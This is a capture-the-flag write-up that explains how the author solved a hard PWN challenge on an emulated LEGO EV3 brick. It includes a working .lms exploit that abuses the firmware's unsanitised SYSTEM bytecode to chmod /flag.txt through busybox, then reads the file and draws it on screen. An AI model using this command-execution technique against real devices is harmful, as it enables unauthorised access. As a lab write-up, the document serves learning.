Challenge Name: pwn_mindbreaker
Category: PWN
Difficulty: Very Hard
Author: Anakin
Challenge Description
INTERNAL MEMO: Automation & Robotics Division
Back when Brunnerne Inc.™ was still a home bakery, someone automated the cake-decorating line with a LEGO MINDSTORMS EV3 brick. Several restructurings later, nobody remembers how the firmware works, but it is load-bearing, so we do not touch it.
To keep the interns billable, IT stood up a self-service EV3 Program Test Bench: upload a program and we will run it on the shared brick, and after a few seconds you receive a picture of its screen. Your program runs under a locked-down service account that cannot read anything it should not.
The rig’s maintenance token is stored in
/flag.txton the brick. Access is limited to authorized maintenance personnel.NOTE: The Test Bench runs unmodified third-party controller firmware (LEGO MINDSTORMS lms2012). Its full source is published at https://github.com/mindboards/ev3sources — review it before opening a support ticket.
We have a LEGO MINDSTORMS program (.rbf bytecode, or .lms assembly the server compiles for us). It runs for a few seconds on a shared EV3 brick, and we get back a PNG of the 178×128 LCD. The flag lives in /flag.txt on the brick, and we somehow have to get it onto that screen.
 See the retired product here (and consider checking out other cool LEGO products! :D)
Approach
Step 1 — Read the rig, not just the challenge
ALright so the whole test bench ships as source, so we start out by understanding exactly how to execute the program. emulator/run.sh is where it happens:
inner="cd /home/root/lms2012/sys && exec /bin/busybox_x86 timeout -s KILL $TIMEOUT \
  /usr/bin/qemu-arm-static -E LD_PRELOAD=/fbshim.so \
  -E LD_LIBRARY_PATH=/home/root/lms2012/sys/lib ./lms2012 ../prjs/prog"

script -qefc "chroot --userspec=1000:1000 '$ROOT' /bin/busybox_x86 sh -c \"$inner\"" \
  /dev/null >/tmp/vm.log 2>&1 || true

python3 /opt/ev3/emulator/ev3lcd.py "$FB" "$OUT"   # The framebuffer to PNG
So what we find is that the real lms2012 firmware binary runs under qemu-arm-static, inside a chroot, as uid 1000, with a custom LD_PRELOAD=/fbshim.so.
Afterwards the framebuffer /dev/fb0 is turned into the PNG we receive! This PNG is essentially our only output channel.
The flag is set up like this (server/entrypoint.sh):
printf '%s' "$FLAG" > "$ROOT/flag.txt"
chown 1000:1000 "$ROOT/flag.txt"
chmod 000 "$ROOT/flag.txt"
The flag is mode 000 — but it is owned by uid 1000, the same account our program runs as!
On Linux the owner of a file may always chmod it. So the flag is not really unreadable.. it just needs elevated reading permissions!. The only question is how to reach a chmod from inside the program…
Step 2 — The shim
Interestingly emulator/fbshim.c is preloaded into the qemu process. Besides faking the framebuffer ioctls, it does two things we need to dive a bit deeper into:
// chmod is neutered on the VM process
int chmod (const char *path, unsigned int mode) { (void)path;(void)mode; return 0; }
int fchmod(int fd, unsigned int mode)           { (void)fd;(void)mode;   return 0; }

// system() is reimplemented to escape qemu entirely
int system(const char *command) {
    char **env = strip_ld_env();                 // get rid of LD_PRELOAD / LD_LIBRARY_PATH
    pid_t pid = fork();
    if (pid == 0) {
        char *argv[] = { "/bin/busybox_x86", "sh", "-c", (char*)command, NULL };
        execve("/bin/busybox_x86", argv, env);   // NATIVE x86 busybox, not qemu
    }
    ...
}
Two conclusions:
- Any
chmodsyscall made by itself is a no-op! So while I was working under the idea that we should get the VM to chmod, it appears I was hunting a “white rabbit”. system()setup so that it can execute (/bin/busybox_x86) as uid 1000, with the preload stripped! That means that if we can make the firmware callsystem()with a string, we should theoretically get command execution as the owner of the flag!
So the plan is: call system() and chmod the flag, then read it with the VM and draw it to the LCD!
Step 3 — lms2012 has a SYSTEM bytecode
Grepping the firmware source for system is interestingly a test program, lms2012/lmssrc/tst/tst.lms:
SYSTEM('echo TCP',Status)
It has an opSYSTEM opcode and its handler (lms2012/lms2012/source/lms2012.c). Eureka this is interesting!
void  System(void)
{
  DATA32  Status = -1;
  DATA8  *pCmd;
  pCmd = (DATA8*)PrimParPointer();
#ifndef DISABLE_SYSTEM_BYTECODE
  Status = (DATA32)system((char*)pCmd);   // The string we will use! (#AlwaysRememberToSanitize)
#endif
  sync();
  *(DATA32*)PrimParPointer() = Status;
}
There is no sanitisation at all (yay!), and DISABLE_SYSTEM_BYTECODE is commented out in the stock V1.09H build (lms2012.h), so this should work!
It is interesting, but a simple SYSTEM('cmd', Status) in .lms becomes system("cmd") in the firmware! This we will use to exploit the fact thatthe shim turns it into native busybox (as user uid 1000)!
Step 4 — Reading flag back
The reading process starts with opFILE OPEN_READ running the filename through cMemoryCheckFilename. This is possible because DISABLE_FILENAME_CHECK is enabled!
The check is processed as a character whitelist (ValidChars[] masked with vmCHARSET_FILENAME = 0x02) like this:
.(0x2E) →0x02✔,/(0x2F) →0x02✔, letters/digits →0x1F✔- path < 84, name < 32, ext < 5
With this /flag.txt passes! The FindName splits it into the path /, the name flag and the extension .txt, which builds /flag.txt.
The mechanism to open it is straight forward! open(pFileName, O_RDONLY). Which is only possible when the file is 666. READ_TEXT.
Then as the final thing the UI_DRAW(TEXT) renders a string to the buffer!
Step 5 — The exploit
Alright we now have a PoC which we will assemble as the full exploit. This is written as one .lms that will chmod the flag with busybox, read it via VM and finally show it on the LCD!
See below
vmthread MAIN
{
  DATA32  Status
  HANDLE  Handle          // After a bit of headache I found out that ev3dev requires HANDLE and not DATA16
  DATA32  Size
  DATAS   L0 40
  DATAS   L1 40

  UI_DRAW(FILLWINDOW,0x00,0,0)
  UI_DRAW(SELECT_FONT,NORMAL_FONT)

  // chmod to 666
  SYSTEM('/bin/busybox_x86 chmod 666 /flag.txt',Status)

  // Use VM to read with FILE API
  FILE(OPEN_READ,'/flag.txt',Handle,Size)

  // Render on screen (max 20 chars per line for the PNG)
  FILE(READ_TEXT,Handle,DEL_NONE,20,L0)
  UI_DRAW(TEXT,FG_COLOR,0,12,L0)
  FILE(READ_TEXT,Handle,DEL_NONE,20,L1)
  UI_DRAW(TEXT,FG_COLOR,0,26,L1)
  FILE(CLOSE,Handle)

  UI_DRAW(UPDATE)
  UI_BUTTON(FLUSH)
  UI_BUTTON(WAIT_FOR_PRESS)   // keep the screen up until timeout
}
Finally executing this returns an LCD capture with the flag on it!
Step 6 — Understanding the LCD
The EV3 pixel shows “leetspeak” digits and some letters similarly (g/6, s/5, l/1).

Flag
brunner{pwn1n6_l3605_f1rmw4r3_1n_2026}
Reflections and Learnings
- The win condition lived in
run.shandfbshim.c, never in the prompt. When a challenge ships its full source, that is an invitation to read it end to end — the shim’s neuteredchmodbeside a rewiredsystem()was a flashing arrow at the intended path. - a mode-
000file owned by your uid is onechmodaway from readable — permissions constrain everyone except the owner. Worth remembering the next time a file supposedly “can’t” be read. - The sole exfil was a PNG of a 178×128 LCD, so the exploit had to end by drawing the flag to the framebuffer. Knowing the output shape first dictated every earlier step.
- The EV3 pixel font aliases
g/6,s/5,l/1. A second run that uppercased the flag before rendering pinned every digit-versus-letter — cheap certainty over squinting at pixels.